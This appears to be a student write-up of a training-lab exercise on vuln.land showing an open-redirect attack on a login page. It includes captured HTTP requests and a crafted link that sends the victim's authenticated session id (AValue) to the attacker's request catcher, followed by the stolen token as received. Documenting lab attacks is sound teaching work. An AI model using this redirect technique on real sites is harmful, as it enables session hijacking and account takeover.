
**Description of the attack:**
While trying to access the profile-page and analyzing the traffic with Burp I detected the following request:

```
GET /auth_url4/login?originalURL=
https%3A%2F%2Fglocken.vm.vuln.land%2F12001%2Furl_case4%2Furl4%2Fcontroller%3Faction%3Dprofile%26AVa
lue%3DGQBMh5zIez6LfSiH65KWFg%3D%3D HTTP/2
Host: 7e497be1-b609-4dec-85b9-d2f9c67d02c8.idocker.vuln.land
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: de,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
https://7e497be1-b609-4dec-85b9-d2f9c67d02c8.idocker.vuln.land/12001/url_case4/url4/controller?acti
on=showpage&page=navigate&AValue=GQBMh5zIez6LfSiH65KWFg==
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: frame
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
```

This revealed to us that the parameter originalURL is used to define the page where the user will be redirected after a successful login. Now we can use this information to create the following link:

https://7e497be1-b609-4dec-85b9-d2f9c67d02c8.idocker.vuln.land/12001/url_case4/auth_url4/login?originalURL=https://4d260779-310c-4849-8691-a1d1c332f5ea.idocker.vuln.land%2Fabcd%3FAValue%3DGQBMh5zIez6LfSiH65KWFg%3D%3D

We basically changed the address where the user should be redirected after the successful login, which in this case is our request catcher. Additionally, we added the session-id(AValue) as a parameter at the end of the url so we can steal it. When the victim clicks on the link he sees the following login page.



Now when the victim enters his credentials he gets redirected to our request catcher and therefore we get the following request information including the authenticated session-id(AValue):

URL: http://4d260779-310c-4849-8691-a1d1c332f5ea.idocker.vuln.land
/abcd?AValue=05zClxCVx8Ytp31bCXd36w==
METHOD: GET
IP: 10.25.0.1
Time: 2022-10-23 07:24:58
Headers:
Host: 4d260779-310c-4849-8691-a1d1c332f5ea.idocker.vuln.land
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: de,en-US;q=0.7,en;q=0.3
Referer: https://7e497be1-b609-4dec-85b9-d2f9c67d02c8.idocker.vuln.land/
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-site
Te: trailers
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 83.78.84.231
X-Forwarded-Host: 4d260779-310c-4849-8691-a1d1c332f5ea.idocker.vuln.land
X-Forwarded-Port: 443
X-Forwarded-Proto: https
X-Forwarded-Server: vm-docker-01.vuln.land
X-Real-Ip: 83.78.84.231

QueryString:
b'AValue=05zClxCVx8Ytp31bCXd36w=='